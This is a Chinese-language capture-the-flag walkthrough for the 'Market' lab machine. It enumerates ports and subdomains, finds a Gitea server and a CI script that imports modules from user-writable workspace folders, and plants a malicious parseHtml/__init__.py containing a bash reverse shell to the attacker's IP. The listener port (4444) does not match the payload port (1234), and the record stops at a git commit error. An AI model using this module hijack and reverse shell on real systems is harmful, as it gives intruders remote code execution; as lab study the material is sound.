

Market_12138

- ```
1 靶机名称:Market
2 作者:群主
3 靶机ID:683
4 难度:easy
5 靶机地址:https://maze-sec.com/
6 靶机IP:192.168.137.93
7 攻击机IP:192.168.137.57
```

## 一.信息收集


## 1.探测IP



靶机IP是192.168.137.93

## 2.探测端口

- ```
1 rustscan -a 192.168.137.93
```



我们可以看到开启的端口是22,80,3000,那么我们就在80和3000端口发现信息了。

3.探测目录


- ```
1 gobuster dir -u http://192.168.137.93:3000 -w
 /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x
 .php,.html,.txt,.bak,.zip
```

可以看到2个端口没有任何信息的，那么我们去访问web界面看看

## 二.访问IP

### 1.80端口

1 | http://192.168.137.93/



80端口是一个apache2界面，没有什么信息。

### 2.3000端口

1 | http://192.168.137.93:3000/



我们可以看到是一个Gitea服务，我们在下面看到了版本号，去搜索看看有没有什么漏洞

通过 二进制 来运行; 或者通过 docker 来运行; 或者通过 安装包 来运行

任何 Go 语言 支持的平台都可以运行 Gitea, 包括 Windows、Mac、Linux 以及 ARM。挑一个您喜欢的就行!




轻量级

一个廉价的树莓派的配置足以满足 Gitea 的最低系统硬件要求。最大程度上节省您的服务器资源!




开源化

所有的代码都开源在 GitHub 上, 赶快加入我们共同发展这个伟大的项目! 还等什么? 成为贡献者吧!



可以看到一个CVE-2024-6886漏洞, 都是没有用的



#### AI 概览

Gitea 1.22.1 本身是作为修复漏洞的安全版本发布的。此前版本的漏洞详情如下:

#### 核心安全漏洞: CVE-2024-6886

- 漏洞类型: 存储型跨站脚本 (Stored Cross-Site Scripting, 简称 XSS)。
- 影响范围: 受影响的版本为 1.22.0 及更早版本 (1.22.1 已修复此漏洞)。
- 漏洞原理: 在网页生成过程中, 系统没有对用户输入的内容进行适当的中和处理。恶意攻击者可借此在 Gitea 服务器上植入并触发恶意脚本, 窃取数据或进行未授权操作。
- 修复方案: 官方在 1.22.1 版本中通过补丁修复了该字段清理不当的问题。

既然, 目前我们没有什么信息, 而且不知道下一步是什么, 那么我们去源代码有没有什么发现

## 3.查看源代码



可以看到一个域名:market.dsz,我们去IP和域名绑定


## 三.渗透测试

# 1.IP和域名绑定

```
192.168.137.161 www.baker.dsz
192.168.137.183 gameshell.local
192.168.137.183 dev.gameshell.local
192.168.137.43 oauth.dsz
192.168.137.93 market.dsz
```

我们去访问

1 | http://market.dsz/



可以看到没有什么区别的，既然是一个域名，应该会有子域名，我们去爆破

## 2.爆破子域名

```
1 wfuzz \
2 -c \
3 -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-
5000.txt \
4 -H "Host: FUZZ.market.dsz" \
5 --hw 933 \
6 --hc 404 \
7 http://market.dsz/
```

```
(kali㉿kali)-[~]
$ wfuzz \
-c \
-w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
-H "Host: FUZZ.market.dsz" \
--hw 933 \
--hc 404 \
http://market.dsz/
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might no
t work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

* Wfuzz 3.1.0 - The Web Fuzzer *

Target: http://market.dsz/
Total requests: 4989


=====
```

| ID         | Response | Lines | Word  | Chars   | Payload |
|------------|----------|-------|-------|---------|---------|
| 000000019: | 200      | 166 L | 393 W | 4071 Ch | "dev"   |

```
Total time: 13.77731
Processed Requests: 4989
Filtered Requests: 4988
Requests/sec.: 362.1171
```

可以看到一个子域名，我们去绑定

```
1 http://dev.market.dsz/
```



这是一个伪造的 CI（持续集成）系统页面，而且非常像 CTF / 靶机里的“提示型页面”，不是真实的生产系统。

我直接给你结论 + 可利用点。

## 一句话结论

👉 这是 Market 靶机的「CI 流水线回显页面」

👉 用来告诉你：

- Python 项目在 `/opt/market/dev/workspace/` 运行
- 存在 模块加载机制
- 存在 依赖收集 (Assembling Workspace)
- 存在 Python 代码执行

这不是普通网站，而是漏洞入口提示页。


所以，我们需要去寻找库

这意味着：


- `main.py` 动态 import 某个模块
  - 优先从 workspace 找
  - 找不到才 fallback
- 👉 典型的 Python 路径劫持 / 依赖注入点

## 3. 登录页面

我们在3000端口看到一个登录页面，我们去注册一个用户去看看，能不能找到一个库



我们可以在探索里面看到一个库，里面有main.py的



我们去看看这个main.py


```
1 #!/usr/bin/env python3
2 """
3 Product Parser - Market Internal Tool
4 =====
5 A simple HTML snippet parser used by the dev platform CI.
6
7 """
8
9 import sys
10 import os
11
12 _CWD = os.path.dirname(os.path.abspath(__file__)) if "__file__" in dir()
13 else os.getcwd()
14 sys.path.insert(0, _CWD)
15
16 for _item in os.listdir(os.path.dirname(_CWD) if os.path.dirname(_CWD) !=
17 _CWD else "."):
18 _candidate = os.path.join(os.path.dirname(_CWD), _item)
19 if os.path.isdir(_candidate) and _item != os.path.basename(_CWD):
20 sys.path.insert(0, _candidate)
21
22 HIJACKED = False
23 try:
24 import parseHtml
25 HIJACKED = True
26 print(f"[+] Loaded parseHtml module from: {parseHtml.__file__}")
27 print(f"[+] Calling parseHtml.parse() ...")
28 _sample = "<html><head><title>Market Product Page</title></head>" \
29 "<body><div class='price'>$42.00</div></body></html>"
30 _result = parseHtml.parse(_sample)
31 print(f"[+] parseHtml returned: {_result}")
32 except ImportError:
33 print("[!] WARNING: parseHtml module NOT FOUND in workspace.")
34 print("[*] Falling back to built-in minimal parser (safe mode)...")
```

```


34 class _Fallback:
35 @staticmethod
36 def parse(html):
37 import re
38 t = re.search(r"<title>(.*?)</title>", html)
39 return {"title": t.group(1) if t else "untitled", "source":
"fallback"}
40
41 parseHtml = _Fallback()
42
43 except Exception as e:
44 print(f"[!] parseHtml loaded but errored: {e}")
45
46 # =====
47 # 主业务逻辑（不管有没有 parseHtml，程序继续跑）
48 # =====
49 def main():
50 print("\n" + "="*50)
51 print(" Product Parser CI Job – Market Internal Build")
52 print("="*50)
53 print(f"[*] CWD: {os.getcwd()}")
54 print(f"[*] sys.path prefix: {sys.path[:3]}")
55 print()
56
57 products = [
58 {"id": 1, "html_snippet": "<div>$10</div>"},
59 {"id": 2, "html_snippet": "<div>$25</div>"},
60]
61
62 for p in products:
63 try:
64 parsed = parseHtml.parse(p["html_snippet"])
65 print(f" [{p['id']}] → {parsed}")
66 except Exception as ex:
67 print(f" [{p['id']}] PARSE ERROR: {ex}")
68
69 print()
70 print("[✓] CI job completed successfully.")
71 print("[*] Artifacts would be uploaded here in production.")
72 print("="*50)
73
74 if __name__ == "__main__":
75 main()
76

```


我们需要去创建一个parseHtml，然后写入恶意的命令，之后运行re-run即可








## 4.创建库



随便写即可



1 | <http://192.168.137.93:3000/12138/12138>



## 5.反弹shell

第一步：克隆这个空仓库到本地

在你的 Kali 终端中，把刚刚创建的空仓库克隆下来：

```
1 git clone http://192.168.137.93:3000/12138/12138.git
2 cd 12138
```

第二步：构造恶意 payload

根据之前对 `main.py` 的分析，我们需要创建一个名为 `parseHtml` 的目录，并在里面写一个 `__init__.py` 来执行命令。

在这个目录下创建一个 `parseHtml` 文件夹：

```
1 mkdir parseHtml
```

创建 `__init__.py` 文件：

```
1 nano parseHtml/__init__.py
```

将以下内容粘贴进去：

```
1 import os
2 os.system("bash -c 'bash -i >& /dev/tcp/192.168.137.57/1234 0>&1'")
```

第三步：提交并推送到远程仓库

现在你本地有了恶意的 `parseHtml` 目录，需要把它推送到刚刚创建的 Git 仓库，以此“污染”靶机的 Workspace。

执行以下命令：

```
1 # 添加所有文件（包含你的恶意目录）
2 git add .
3
4 # 提交更改
5 git commit -m "Add hijack module"
6
7 # 推送到远程仓库
8 git push origin main
```

#### 第四步：触发 CI 并获取 Shell

当你执行完 `git push` 后，如果靶机的 Gitea/Actions 配置正确，它会自动拉取你的代码并开始运行 CI 脚本。

```
1 nc -lvnp 4444
```

前面是没有任何的错误，但是在推送的时候有问题

```
(kali㉿kali)-[~]
$ git clone http://192.168.137.93:3000/12138/12138.git
正克隆到 '12138'...
警告：您似乎克隆了一个空仓库。

(kali㉿kali)-[~]
$ cd 12138

(kali㉿kali)-[~/12138]
$ mkdir parseHtml

(kali㉿kali)-[~/12138]
$ nano parseHtml/__init__.py

(kali㉿kali)-[~/12138]
$ sudo vi parseHtml/__init__.py
[sudo] kali 的密码：

(kali㉿kali)-[~/12138]
$ git add .

(kali㉿kali)-[~/12138]
$ git commit -m "Add hijack module"
作者身份未知
*** 请告诉我您是谁。
运行
```

```
git config --global user.email "you@example.com"
git config --global user.name "Your Name"
```


来设置您账号的缺省身份标识。  
如果仅在本仓库设置身份标识，则省略 `--global` 参数。

致命错误：无法自动探测邮件地址（得到 'kali@kali.(none)'


我们修改修改



